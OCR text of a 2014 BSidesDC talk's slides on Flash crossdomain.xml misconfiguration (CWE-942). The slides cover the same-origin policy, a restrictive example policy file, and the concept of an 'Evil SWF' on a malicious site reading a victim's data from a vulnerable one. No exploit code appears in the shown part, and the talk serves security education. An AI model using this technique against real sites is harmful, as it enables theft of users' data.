SWF Seeks Lazy Admin for Cross Domain Action

github.com/sethsec

BSidesDC 2014

Seth Art - @sethsec

About Me

About Me

- Associate @ BlueCanopy
- Member: NovaHackers, OWASP DC

Gmail: sethsec@gmail.com | Twitter: @sethsec

Outline

- What is the crossdomain.xml file?
- Vulnerability intro
- Where is the vulnerability?
- How can it be exploited?
- How can I exploit this myself?

Same Origin Policy

"The same-origin policy restricts how a document or script loaded from one origin can interact with a resource from another origin."

https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

SOP is enforced at the browser

What is the crossdomain.xml file?

If a SWF is embedded at siteA.com and tries to load data (XML, RSS, HTML, etc) from siteB.com the Flash Player will disallow the request (by default).

– modified, but taken from crossdomainmaker.com

What is the crossdomain.xml file?

If a SWF is embedded at siteA.com and tries to load data (XML, RSS, HTML, etc) from siteB.com the Flash Player will disallow the request (by default).

siteB.com can grant siteA.com access to its data through a cross domain policy file.

– modified, but taken from crossdomainmaker.com

GOOD

www.adobe.com/crossdomain.xml

```
<?xml version="1.0"?>
<cross-domain-policy>
        <site-control permitted-cross-domain-policies="by-content-type"/>
        <allow-access-from domain="*.macromedia.com" />
        <allow-access-from domain="*.adobe.com" />
        <allow-access-from domain="*.photoshop.com" />
        <allow-access-from domain="*.acrobat.com" />
</cross-domain-policy>
```

GOOD


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```

GOOD

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        <allow-access-from domain="*.adobe.com" />
        <allow-access-from domain="*.photoshop.com" />
        <allow-access-from domain="*.acrobat.com" />
</cross-domain-policy>
```


CWE-942: Overly Permissive Cross-domain Whitelist

Common Weakness Enumeration
A Community-Developed Dictionary of Software Weakness Types



*This configuration is not always bad, but we will get into that later

Vulnerability Intro

- Think of exploitation as a mix of CSRF and XSS
- CSRF - You are getting the victim to execute your forged requests
- XSS - Unlike normal CSRF, you can not only make the request, but you can read the data that comes back
- Server side vulnerability, client side exploitation

Vulnerability Intro

vulnerable.com

malicious.com


Evil SWF

Victim


Vulnerability Intro

Victim


Vulnerability Intro



